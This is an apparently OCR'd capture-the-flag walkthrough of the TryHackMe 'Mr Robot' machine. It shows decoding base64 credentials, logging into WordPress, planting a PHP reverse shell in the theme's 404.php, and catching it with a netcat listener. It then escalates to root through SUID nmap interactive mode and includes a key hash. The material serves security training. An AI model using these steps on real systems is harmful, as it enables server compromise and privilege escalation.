
MR ROBOT – TRYHACKME



```
073403c8a58a1f80d943455fb30724b9
```

And thus we found our first key. Let’s enumerate further.

After further enumeration we found a base64 encoded string on **license** page’s developer tools (inspection) that is **ZWxsaW90OkVSMjgtMDY1Mgo=** which gives **Elliot: ER28-0652** after decrypting. We will note it.



```
what you do just pull code from Rapid9 or some s@#% since when did you become a script kitty?
```


```
<html> scroll
<head>…</head>
<body>
  <pre> overflow
    what you do just pull code from Rapid9 or some s@#% since when did you become a script kitty? do you want a password
    or something? ZWxsaW90OkVSMjgtMDY1Mgo=
  </pre>
</body>
</html>
```

```
element inline
{
}
…intext.css:16
html:not([dir]) pre {
  unicode-bidi: plaintext;
}
…aintext.css:5
pre {
```

Next we found a login page of **wordpress** site on login directory.

MR ROBOT – TRYHACKME

We will try to login with the username and password we have found earlier.




10.10.192.74/wp-login.php

Username: Elliot

Password:

It leads us to the dashboard of the website's main page.



10.10.192.74/wp-admin/

Howdy, Elliot Alderson

WordPress 4.3.1 running Twenty Fifteen theme.

No activity yet!

Now we will explore the website and look for any bugs or vulnerabilities.


After further enumeration we found that we can customize and upload php files in **appearance -> editor -> theme-editor.php** option.

We will customize/edit one of the php files of themes and use it for **php reverse shell.**

We can use the code and copy it by **pentestmonkey** available on **github.**

MR ROBOT – TRYHACKME

We will change the **LHOST and LPORT** (LHOST is your kali machine's IP address and LPORT can be 4444). Here we have changed the **404.php** file and used it for reverse shell.




Edit Themes

Twenty Fifteen: 404 Template (404.php)

Select theme to edit: Twenty Fifteen

```
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  The author accepts no liability
// for damage caused by this tool.  If these terms are not acceptable to you, then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
//
// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
// GNU General Public License for more details.
//
// You should have received a copy of the GNU General Public License along
// with this program; if not, write to the Free Software Foundation, Inc.,
// 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  If these terms are not acceptable to
// you, then do not use this tool.
//
// You are encouraged to send comments, improvements or suggestions to
// me at pentestmonkey@pentestmonkey.net
```


We will start a listener on our kali machine using **nc -nvlp 4444** and wait for the shell to appear.



```
┌──(root㉿kali)-[~]
└─# nc -nvlp 4444
listening on [any] 4444 ...
```

We will reload the site following the link of the edited file (http://10.10.192.74/wp-admin/themes/twentyfifteen/404.php)


When the link is reloaded we get our reverse shell on our machine.



```
┌──(root㉿kali)-[/home/lucifer]
└─# nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.17.16.197] from (UNKNOWN) [redacted] 58977
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/
 13:11:33 up 7 min,  0 users,  load average: 0.01, 0.02, 0.02
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty; pty.spawn("/bin/bash");'
```

We will try to get a **python interactive shell** and then explore the system.


MR ROBOT – TRYHACKME



```
daemon@linux:/$ ls -la
ls -la
total 84
drwxr-xr-x  22 root root  4096 Sep 16  2015 .
drwxr-xr-x  22 root root  4096 Sep 16  2015 ..
drwxr-xr-x   2 root root  4096 Sep 16  2015 bin
drwxr-xr-x   3 root root  4096 Oct  3  2018 boot
drwxr-xr-x  13 root root  3820 Sep 26 13:04 dev
drwxr-xr-x  77 root root  4096 Sep 26 13:04 etc
drwxr-xr-x   3 root root  4096 Nov 13  2015 home
lrwxrwxrwx   1 root root    33 Jun 24  2015 initrd.img → boot/initrd.img-3.13.0-55-generic
drwxr-xr-x  16 root root  4096 Jun 24  2015 lib
drwxr-xr-x   2 root root  4096 Jun 24  2015 lib64
drwx------   2 root root 16384 Jun 24  2015 lost+found
drwxr-xr-x   2 root root  4096 Jun 24  2015 media
drwxr-xr-x   4 root root  4096 Nov 13  2015 mnt
drwxr-xr-x   3 root root  4096 Sep 16  2015 opt
dr-xr-xr-x 116 root root     0 Sep 26 13:04 proc
drwx------   3 root root  4096 Nov 13  2015 root
drwxr-xr-x  14 root root   480 Sep 26 13:04 run
drwxr-xr-x   2 root root  4096 Nov 13  2015 sbin
drwxr-xr-x   3 root root  4096 Jun 24  2015 srv
dr-xr-xr-x  13 root root     0 Sep 26 13:04 sys
drwxrwxrwt   4 root root  4096 Sep 26 13:04 tmp
drwxr-xr-x  10 root root  4096 Jun 24  2015 usr
drwxr-xr-x  11 root root  4096 Jun 24  2015 var
lrwxrwxrwx   1 root root    30 Jun 24  2015 vmlinuz → boot/vmlinuz-3.13.0-55-generic
```

After exploring we found a user **robot** on the home directory.

We will check if something is important there.



```
$ cd robot
$ ls -la
total 16
drwxr-xr-x 2 root  root  4096 Nov 13  2015 .
drwxr-xr-x 3 root  root  4096 Nov 13  2015 ..
-r-------- 1 robot robot   33 Nov 13  2015 key-2-of-3.txt
-rw-r--r-- 1 robot robot   39 Nov 13  2015 password.raw-md5
```

We found our second key **key-2-of-3.txt** and we can easily read and see it.


Now only our third and final key is remaining which we all know that it will be in root folder. But we don't have root privileges so we need privilege escalation here.

We will check for the permissions which have root access and look for the something odd to get root privileges.

We will use the following command :


find / -perm -4000 -type f 2> /dev/null

MR ROBOT – TRYHACKME



```
daemon@linux:/$ find / -perm -4000 -type f 2>/dev/null
find / -perm -4000 -type f 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
```

We can see **nmap** and we have got hint on tryhackme for the 3rd key which is also nmap**.** So may be we can gain root from here. We know that nmap has it's own interactive shell. We will try to get that interactive shell from the **/usr/local/bin** folder.




```
daemon@linux:/usr/local/bin$ ./nmap --interactive
./nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
# ls
```

After getting into nmap interactive shell we will type **!sh** for getting bash shell.

And yes we are root.

Now we can go to the root folder and copy our 3rd key which is **key-3-of-3.txt.**



```
# cd root
cd root
# ls
ls
firstboot_done  key-3-of-3.txt
```

MR ROBOT – TRYHACKME